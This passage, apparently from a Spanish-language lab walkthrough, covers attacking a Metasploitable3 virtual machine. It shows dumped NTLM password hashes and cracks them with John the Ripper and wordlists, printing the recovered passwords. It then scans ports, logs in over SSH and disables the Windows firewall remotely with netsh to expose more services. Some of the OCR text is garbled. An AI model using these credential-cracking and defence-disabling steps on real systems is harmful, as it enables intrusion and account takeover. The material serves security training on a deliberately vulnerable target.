disabled* Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
.: vagrant:1000:aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71d913c245d35b50b
disabled* sshd:1001:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
sshd_server:1002:aad3b435b51404eeaad3b435b51404ee:8d0a16cfc061c3359db455d00ec27035::
leia_organa:1004:aad3b435b51404eeaad3b435b51404ee:8ae6a810ce203<u>621cf9cfa6f21f14028</u>:::
luke_skywalker:1005:aad3b435b51404eeaad3b435b51404ee:481e6150bde6998ed22b0e9bac82005a:::
han_solo:1006:aad3b435b51404eeaad3b435b51404ee:33ed98c5969d05a7c15c25c99e3ef951:::
rtoo_detoo:1007:aad3b435b51404eeaad3b435b51404ee:fac6aada8b7afc418b3afea63b7577b4:::
 three_pio:1008:aad3b435b51404eeaad3b435b51404ee:0fd2eb40c4aa690171ba066c037397ee:::
 en_kenobi:1009:aad3b435b51404eeaad3b435b51404ee:4fb77d816bce7aeee80d7c2e5e55c859:::
darth_vader:1010:aad3b435b51404eeaad3b435b51404ee:b73a851f8ecff7acafbaa4a806aea3e0:::
anakin_skywalker:1011:aad3b435b51404eeaad3b435b51404ee:c706f83a7b17<u>a0230e55cde2f3de94fa:::</u>
jarjar_binks:1012:aad3b435b51404eeaad3b435b51404ee:ec1dcd52077e75aef4a1930b0917c4d4:::
... lando_calrissian:1013:aad3b435b51404eeaad3b435b51404ee:62708455898f2d7db11cfb670042a53f
oba_fett:1014:aad3b435b51404eeaad3b435b51404ee:d60f9a4859da4feadaf160e97d200dc9:::
abba_hutt:1015:aad3b435b51404eeaad3b435b51404ee:93ec4eaa63d63565f37fe7f28d99ce76:::
greedo:1016:aad3b435b51404eeaad3b435b51404ee:ce269c6b7d9e2f1522b44686b49082db:::
 hewbacca:1017:aad3b435b51404eeaad3b435b51404ee:e7200536327ee731c7fe136af4575ed8:::
kylo_ren:1018:aad3b435b51404eeaad3b435b51404ee:74c0a3dd06613d3240331e94ae18b001:::
```

Vamos a ver cómo podemos obtener las contraseñas:


Vamos a utilizar la herramienta John the Ripper. Primero necesitamos diccionarios. Vamos a utilizar rockyou y Kaonashi (2 diccionarios):











El diccionario rockyou.txt se copia directamente desde la carpeta Descargas a la carpeta de trabajo. Los diccionarios Kaonashi hay que descomprimirlos. Ambos están en la carpeta Descargas:

```
(kali@ kali)-[~/Descargas]
$\frac{1}{\$\langle} \text{ls} \text{rockyou.txt}
```

Vamos a pasar el diccionario rockyou a john the Ripper:







```
pr0t0c0l (c_three_pio)
4 0g 0:00:00:00 DONE (2024-03-16 04:35) 0g/s 8537Kp/s 8537Kc/s 153682KC/s !!!sad!!!.ie168
2 0g 0:00:00:00 DONE (2024-03-16 04:35) 0g/s 8149Kp/s 8149Kc/s 146696KC/s !!()ez:0).a6_123
1 1g 0:00:00:00 DONE (2024-03-16 04:35) 2.272g/s 8149Kp/s 8149Kc/s 138611KC/s !!!lkav!!!.abygurl69
Waiting for 3 children to terminate
3 2g 0:00:00:00 DONE (2024-03-16 04:35) 4.444g/s 7968Kp/s 7968Kc/s 130028KC/s !!!rain..*7¡Vamos!
Warning: passwords printed above might not be all those cracked
Use the "--show --format=NT" options to display all of the cracked passwords reliably
Session completed.
```

Ha encontrado 2 contraseñas:

vagrant (Administrator)

pr0t0c0l (c_three_pio)

Vamos a pasar el diccionario kaonashi14M y kaonashi a john the Ripper:

```
john --format=NT --wordlist=/home/pru/Escritorio/kaonashi14M.txt /home/pru/Escritorio/users.txt --fork=4
john --format=NT --wordlist=/home/pru/Escritorio kaonashi.txt /home/pru/Escritorio/users.txt --fork=4
```

Ha encontrado 3 contraseñas:

mandalorian1 (boba_fett)

b@ckstab (lando_calrissian)

thats no moon (ben kenobi)

Guardamos las contraseñas encontradas en el archivo contraseñasencontradas.txt

john --format=NT --show /home/pru/Escritorio/users.txt >/home/pru/Escritorio/contraseñasencontradas.txt







```
Administrator:vagrant:500:aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71d913c245d35b50b:::
*disabled* Guest::501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
vagrant:vagrant:1000:aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71d913c245d35b50b:::
*disabled* sshd::1001:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
c three pio:pr0t0c0l:1008:aad3b435b51404eeaad3b435b51404ee:0fd2eb40c4aa690171ba066c037397ee:::
ben_kenobi:thats_no_moon:1009:aad3b435b51404eeaad3b435b51404ee:4fb77d816bce7aeee80d7c2e5e55c859:::
lando calrissian:b@ckstab:1013:aad3b435b51404eeaad3b435b51404ee:62708455898f2d7db11cfb670042a53f:::
boba_fett:mandalorian1:1014:aad3b435b51404eeaad3b435b51404ee:d60f9a4859da4feadaf160e97d200dc9:::
 password hashes cracked, 12 left
```









ACTIVAR/DESACTIVAR FIREWALL

La máquina metasploitable3 tiene activado el firewall. Veamos cómo podríamos desactivarlo de forma remota:

En primer lugar, vamos a ver los puertos que están abiertos en la máquina:

nmap 192.168.1.37

```
(kali⊕kali)-[~]
<u>$ sudo nmap 192.168.1.37</u>
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-16 05:22 EDT
Nmap scan report for 192.168.1.37
Host is up (0.00052s latency).
Not shown: 989 filtered tcp ports (no-response)
PORT
         STATE SERVICE
21/tcp open ftp
22/tcp open ssh
80/tcp open http
4848/tcp open appserv-http
8080/tcp open http-proxy
8383/tcp open m2mservices
9200/tcp open wap-wsp
49153/tcp open unknown
49154/tcp open unknown
49175/tcp open unknown
49176/tcp open unknown
MAC Address: 08:00:27:D7:CC:D8 (Oracle VirtualBox virtual NIC)
Nmap done: 1 IP address (1 host up) scanned in 4.78 seconds
```

Entramos en la máquina de forma remota con ssh, y vamos a desactivar el firewall:

```
ssh Administrator@192.168.1.37
Administrator@192.168.1.37's password:
netsh firewall set opmode mode=DISABLE
```







```
-sh-4.3$ netsh firewall set opmode mode=disable

IMPORTANT: Command executed successfully.
However, "netsh firewall" is deprecated;
use "netsh advfirewall firewall" instead.
For more information on using "netsh advfirewall firewall" commands
instead of "netsh firewall", see KB article 947709
at http://go.microsoft.com/fwlink/?linkid=121488 .

Ok.
```

Comprobamos de nuevo los puertos abiertos:

nmap 192.168.1.37

```
-$ <u>sudo</u> nmap 192.168.1.37
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-16 05:27 EDT
Nmap scan report for 192.168.1.37
Host is up (0.00014s latency).
Not shown: 980 closed tcp ports (reset)
          STATE SERVICE
21/tcp
         open ftp
22/tcp
          open ssh
80/tcp
135/tcp
139/tcp
                netbios-ssn
               microsoft-ds
445/tcp open
3306/tcp open mysql
3389/tcp open ms-wbt-server
8181/tcp open intermapper
8383/tcp open m2mservices
49152/tcp open unknown
49153/tcp open unknown
49154/tcp open unknown
49175/tcp open unknown
49176/tcp open unknown
MAC Address: 08:00:27:D7:CC:D8 (Oracle VirtualBox virtual NIC)
Nmap done: 1 IP address (1 host up) scanned in 1.58 seconds
```

Podemos comprobar que hay mas puertos abiertos, al haber desactivado el firewall. En este momento podría utilizar cualquiera de los puertos que protegía el firewall.

Si quiero dejar de nuevo el firewall activado:









netsh firewall set opmode mode=ENABLE

```
-sh-4.3$ netsh firewall set opmode mode=enable
IMPORTANT: Command executed successfully.
However, "netsh firewall" is deprecated;
use "netsh advfirewall firewall" instead.
For more information on using "netsh advfirewall firewall" comman
instead of "netsh firewall", see KB article 947709
at http://go.microsoft.com/fwlink/?linkid=121488 .
Ok.
```







